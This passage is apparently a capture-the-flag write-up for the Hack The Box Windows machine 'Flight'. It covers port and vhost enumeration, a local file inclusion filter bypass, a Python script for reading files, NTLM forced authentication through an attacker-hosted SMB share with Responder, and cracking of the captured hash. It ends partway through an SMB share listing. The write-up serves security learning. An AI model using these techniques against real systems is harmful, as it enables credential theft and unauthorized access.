
HTB Machine - Flight
Summary:
Flight is a challenging Windows machine involving lots of steps, but once rooted, you’ll find out that it’s just repeating the same few exploits in different scenarios. I learned a lot from this box, as it involves several exploit techniques I’ve never seen before.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ sudo nmap --min-rate 1000 -p- 10.129.228.120 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 19:32 ACDT Nmap scan report for 10.129.228.120 Host is up (0.33s latency). Not shown: 65517 filtered tcp ports (no-response) PORT STATE SERVICE 53/tcp open domain 80/tcp open http 88/tcp open kerberos-sec 135/tcp open msrpc 139/tcp open netbios-ssn 389/tcp open ldap 445/tcp open microsoft-ds 464/tcp open kpasswd5 593/tcp open http-rpc-epmap 636/tcp open ldapssl 3268/tcp open globalcatLDAP 3269/tcp open globalcatLDAPssl 5985/tcp open wsman 9389/tcp open adws 49667/tcp open unknown 49673/tcp open unknown 49674/tcp open unknown 49730/tcp open unknown Nmap done: 1 IP address (1 host up) scanned in 133.35 seconds ┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ sudo nmap -A -p 53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49673,49674,49730 10.129.228.120 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-13 19:44 ACDT Nmap scan report for 10.129.228.120 Host is up (0.33s latency). PORT STATE SERVICE VERSION 53/tcp open domain Simple DNS Plus 80/tcp open http Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1) |_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1 |_http-title: g0 Aviation | http-methods: |_ Potentially risky methods: TRACE 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-02-13 16:15:05Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: flight.htb0., Site: Default-First-Site-Name) 445/tcp open microsoft-ds? 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: flight.htb0., Site: Default-First-Site-Name) 3269/tcp open tcpwrapped 5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |_http-server-header: Microsoft-HTTPAPI/2.0 |_http-title: Not Found 9389/tcp open mc-nmf .NET Message Framing 49667/tcp open msrpc Microsoft Windows RPC 49673/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 49674/tcp open msrpc Microsoft Windows RPC 49730/tcp open msrpc Microsoft Windows RPC Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running (JUST GUESSING): Microsoft Windows 2019 (89%) Aggressive OS guesses: Microsoft Windows Server 2019 (89%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: Host: G0; OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: | smb2-time: | date: 2024-02-13T16:16:07 |_ start_date: N/A | smb2-security-mode: | 3:1:1: |_ Message signing enabled and required |_clock-skew: 7h00m00s TRACEROUTE (using port 53/tcp) HOP RTT ADDRESS 1 329.76 ms 10.10.14.1 2 330.57 ms 10.129.228.120 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 119.05 seconds
Nmap found 18 open ports. With Kerberos, SMB, DNS and LDAP running, this is likely a domain controller. The script scan also identified its domain name: flight.htb, which I’ll add to /etc/hosts.
# HTB machine Flight
10.129.228.120  flight.htb
TCP80 - HTTP:

The main site is an airline booking system. None of the buttons work, and all links point back to this page.
The virtual host scan found one subdomain: school.flight.htb:
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ gobuster vhost -u http://flight.htb -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -t 100 --append-domain =============================================================== Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== [+] Url: http://flight.htb [+] Method: GET [+] Threads: 100 [+] Wordlist: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt [+] User Agent: gobuster/3.6 [+] Timeout: 10s [+] Append Domain: true =============================================================== Starting gobuster in VHOST enumeration mode =============================================================== Found: school.flight.htb Status: 200 [Size: 3996] Progress: 100000 / 100001 (100.00%) =============================================================== Finished ===============================================================
I’ll also add this to /etc/hosts:
# HTB machine Flight
10.129.228.120  flight.htb  school.flight.htb
PHP File Inclusion:

On school.flight.htb, we get an aviation school website. Nothing interesting here, but when I hover over the menu links, I get this:

Seems like the website is using index.php to set the page headers and footers, then load the page contents using the ?view parameter. This is often vulnerable to LFI or even RFI if proper input sanitization is not implemented.
I’ll try reading the hosts file on Windows, but it returned with a “Suspicious Activity Blocked” warning.

I’m guessing the backend server is detecting some bad characters and blocking the request if any of them are found in the parameter. A single backslash also got blocked:


But a forward slash didn’t:

Using forward slashes, I can successfully read the hosts file:

Including index.php itself resulted in something weird, with broken HTML rendering. However, it disclosed the web root, which is C:\xampp\htdocs\school.flight.htb\.
Python Script Automation:
To make reading files easier, I’ll script this up in Python:
import requests
from colorama import Fore, Style

def finclusion(path):
    if '\\' in path:
        print(Fore.YELLOW + "[!] WARNING: Bad characters detected." + Style.RESET_ALL)

    url = f"http://school.flight.htb/index.php?view={path}"

    try:
        r = requests.get(url)
        if r.status_code != 200:
            print(Fore.RED + "[-] Something went wrong." + Style.RESET_ALL)
            print()
            return
        response = r.text.split('\n')
        if len(response) == 31:
            print(Fore.YELLOW + "[!] File not found." + Style.RESET_ALL)
            print()
        elif len(response) == 32 and "Suspicious Activity" in response[20]:
            print(Fore.YELLOW + "[!] Request blocked by server." + Style.RESET_ALL)
            print()
        else:
            print(Fore.GREEN + "[+] File read successful." + Style.RESET_ALL)
            print('\n'.join(response[20:-11]))
            print()
    except requests.exceptions.ConnectionError:
        print(Fore.RED + "[-] Something went wrong." + Style.RESET_ALL)
        print()

def main():
    while True:
        print(Fore.BLUE + "[*] File to read: (enter 'exit' to quit)" + Style.RESET_ALL)
        path = input(Fore.BLUE + ">> " + Style.RESET_ALL)
        if (path == "exit"):
            print(Fore.RED + "[-] Bye!" + Style.RESET_ALL)
            exit(0)
        finclusion(path)

if __name__ == "__main__":
    main()
Now I can directly read the hosts file properly, without it being squashed in the middle of the page:
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ python lfi.py [*] File to read: (enter 'exit' to quit) >> c:/windows/system32/drivers/etc/hosts [+] File read successful. # Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host # localhost name resolution is handled within DNS itself. # 127.0.0.1 localhost # ::1 localhost [*] File to read: (enter 'exit' to quit) >>
Reading .htaccess is blocked, while .htpasswd doesn’t exist.
[*] File to read: (enter 'exit' to quit)
>>  .htaccess

[!] Request blocked by server.

[*] File to read: (enter 'exit' to quit)
>>  .htpasswd

[!] File not found.
I also used the script to grab index.php:
<!DOCTYPE html>
<html>
<head>
<title>Aviation School</title>
<meta charset="UTF-8" />
<link rel="stylesheet" type="text/css" href="styles/style.css" />
<!--[if IE 6]><link rel="stylesheet" type="text/css" href="styles/ie6.css" /><![endif]-->
</head>
<body>
<div id="page">
<div id="header">
<div id="section">
<div><a href="index.html"><img src="images/logo.gif" alt="" /></a></div>
</div>
<ul>
<li><a href="index.php?view=home.html">Home</a></li>
<li><a href="index.php?view=about.html">About Us</a></li>
<li><a href="index.php?view=blog.html">Blog</a></li>
</ul>
<?php if (!isset($_GET['view']) || $_GET['view'] == "home.html") { ?>
<div id="tagline">
<div>
<h4>Cum Sociis Nat PENATIBUS</h4>
<p>Aenean leo nunc, fringilla a viverra sit amet, varius quis magna. Nunc vel mollis purus.</p>
</div>
</div>
<?php } ?>
</div>
<?php
ini_set('display_errors', 0);
error_reporting(E_ERROR | E_WARNING | E_PARSE);
if(isset($_GET['view'])){
$file=$_GET['view'];
if ((strpos(urldecode($_GET['view']),'..')!==false)||
(strpos(urldecode(strtolower($_GET['view'])),'filter')!==false)||
(strpos(urldecode($_GET['view']),'\\')!==false)||
(strpos(urldecode($_GET['view']),'htaccess')!==false)||
(strpos(urldecode($_GET['view']),'.shtml')!==false)
){
echo "<h1>Suspicious Activity Blocked!";
echo "<h3>Incident will be reported</h3>\r\n";
}else{
echo file_get_contents($_GET['view']);
}
}else{
echo file_get_contents("C:\\xampp\\htdocs\\school.flight.htb\\home.html");
}
?>
<div id="footer">
<div>
<div id="connect"> <a href="#"><img src="images/icon-facebook.gif" alt="" /></a> <a href="#"><img src="images/icon-twitter.gif" alt="" /></a> <a href="#"><img src="images/icon-youtube.gif" alt="" /></a> </div>
<div class="section">
<p>Copyright © <a href="#">Domain Name</a> - All Rights Reserved | Template By <a href="#">Domain Name</a></p>
</div>
</div>
</div>
</div>
</body>
As I’ve anticipated earlier, it’s blocking any requests containing a backslash(\), two consecutive dots (..), as well as several dangerous keywords.
Also note that it’s reading files using the file_get_contents() function. Unlike include(), it only reads the file as text and does not execute them. While reading files from a remote HTTP server is still possible, nothing will get executed, even if the files are PHP scripts. Hence, the traditional RFI exploit technique of reading remote web shells would not work here.
Exploitation:
NTLM Forced Authentication:
Since it’s a Windows machine, it’s also possible to read files over SMB. When connecting to a remote SMB share, Windows will attempt to authenticate to it by sending its NTLM hash. Here, if I can force a connection to my SMB share, I’ll be able to capture the NTLM hash of the service running the web app. You can read more about forced authentication attacks here.
I’ll first start a listener with responder, and try to read a non-existent share on my host:
[*] File to read: (enter 'exit' to quit)
>>  //10.10.14.35/share

[!] File not found.
On the listener, it captured the NTLM hash of flight\svc_apache:
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ sudo responder -I tun0 <..SNIP..> [+] Listening for events... [SMB] NTLMv2-SSP Client : 10.129.228.120 [SMB] NTLMv2-SSP Username : flight\svc_apache [SMB] NTLMv2-SSP Hash : svc_apache::flight:a8edf2ddf4601ab7:4F0384C3139EADAAF30D8 E8D71AA9723:010100000000000000E772A6C45EDA01470801CE9CC53CBC000000000200080054004E005 A00340001001E00570049004E002D004900430035004100460032005700490049004C004D000400340057 0049004E002D004900430035004100460032005700490049004C004D002E0054004E005A0034002E004C0 04F00430041004C000300140054004E005A0034002E004C004F00430041004C000500140054004E005A00 34002E004C004F00430041004C000700080000E772A6C45EDA01060004000200000008003000300000000 000000000000000003000003298686587DD200FB6B6AC21A28807B25BF84E5277F8E6B54081B461CB88D6 310A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310 030002E00310034002E00330035000000000000000000
Sent the hash to john and it quickly cracked the password to be S@Ss!K@*t13.
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ john --wordlist=/usr/share/wordlists/rockyou.txt svc_apache.hash Using default input encoding: UTF-8 Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64]) Will run 16 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status S@Ss!K@*t13 (svc_apache) 1g 0:00:00:02 DONE (2024-02-13 21:38) 0.4149g/s 4425Kp/s 4425Kc/s 4425KC/s SANTIBANEZ..Ryanelkins Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably Session completed.
SMB Access as svc_apache:
With the password, I can access SMB as svc_apache, and it has read access to quite a few shares. I’ll focus on those non-standard shares.
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ crackmapexec smb flight.htb -u 'svc_apache' -p 'S@Ss!K@*t13' --shares SMB flight.htb 445 G0 [*] Windows 10.0 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False) SMB flight.htb 445 G0 [+] flight.htb\svc_apache:S@Ss!K@*t13 SMB flight.htb 445 G0 [+] Enumerated shares SMB flight.htb 445 G0 Share Permissions Remark SMB flight.htb 445 G0 ----- ----------- ------ SMB flight.htb 445 G0 ADMIN$ Remote Admin SMB flight.htb 445 G0 C$ Default share SMB flight.htb 445 G0 IPC$ READ Remote IPC SMB flight.htb 445 G0 NETLOGON READ Logon server share SMB flight.htb 445 G0 Shared READ SMB flight.htb 445 G0 SYSVOL READ Logon server share SMB flight.htb 445 G0 Users READ SMB flight.htb 445 G0 Web READ
Web seems to be the web root for the two sites:
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ smbclient -U 'svc_apache%S@Ss!K@*t13' \\\\flight.htb\\Web Try "help" to get a list of possible commands. smb: \> dir . D 0 Wed Feb 14 04:42:00 2024 .. D 0 Wed Feb 14 04:42:00 2024 flight.htb D 0 Wed Feb 14 04:42:00 2024 school.flight.htb D 0 Wed Feb 14 04:42:00 2024 5056511 blocks of size 4096. 1245619 blocks available
Only static files are found in flight.htb:
smb: \flight.htb\> dir

.                                   D        0  Wed Feb 14 04:42:00 2024
..                                  D        0  Wed Feb 14 04:42:00 2024
css                                 D        0  Wed Feb 14 04:42:00 2024
images                              D        0  Wed Feb 14 04:42:00 2024
index.html                          A     7069  Thu Feb 24 16:28:10 2022
js                                  D        0  Wed Feb 14 04:42:00 2024

    5056511 blocks of size 4096. 1245619 blocks available
school.flight.htb also contains mostly static content:
smb: \school.flight.htb\> dir

.                                   D        0  Wed Feb 14 04:42:00 2024
..                                  D        0  Wed Feb 14 04:42:00 2024
about.html                          A     1689  Tue Oct 25 14:24:45 2022
blog.html                           A     3618  Tue Oct 25 14:23:59 2022
home.html                           A     2683  Tue Oct 25 14:26:58 2022
images                              D        0  Wed Feb 14 04:42:00 2024
index.php                           A     2092  Thu Oct 27 18:29:25 2022
lfi.html                            A      179  Thu Oct 27 18:25:16 2022
styles                              D        0  Wed Feb 14 04:42:00 2024

    5056511 blocks of size 4096. 1245619 blocks available

Interestingly there’s a file called lfi.html, but it’s just an LFI warning message:
Users looks like the C:\Users\ directory on the box. All the folders for other users are not accessible, and nothing of interest are found in svc_apache.
┌──(ch3ng㉿localhost)-[~/machines/flight] └─$ smbclient -U 'svc_apache%S@Ss!K@*t13' \\\\flight.htb\\Users Try "help" to get a list of possible commands. smb: \> dir . DR 0 Fri Sep 23 05:46:56 2022 .. DR 0 Fri Sep 23 05:46:56 2022 .NET v4.5 D 0 Fri Sep 23 04:58:03 2022 .NET v4.5 Classic D 0 Fri Sep 23 04:58:02 2022 Administrator D 0 Tue Nov 1 05:04:00 2022 All Users DHSrn 0 Sat Sep 15 16:58:48 2018 C.Bum D 0 Fri Sep 23 05:38:23 2022 Default DHR 0 Wed Jul 21 04:50:24 2021 Default User DHSrn 0 Sat Sep 15 16:58:48 2018 desktop.ini AHS 174 Sat Sep 15 16:46:48 2018 Public DR 0 Wed Jul 21 04:53:25 2021 svc_apache D 0 Sat Oct 22 05:20:21 2022 5056511 blocks of 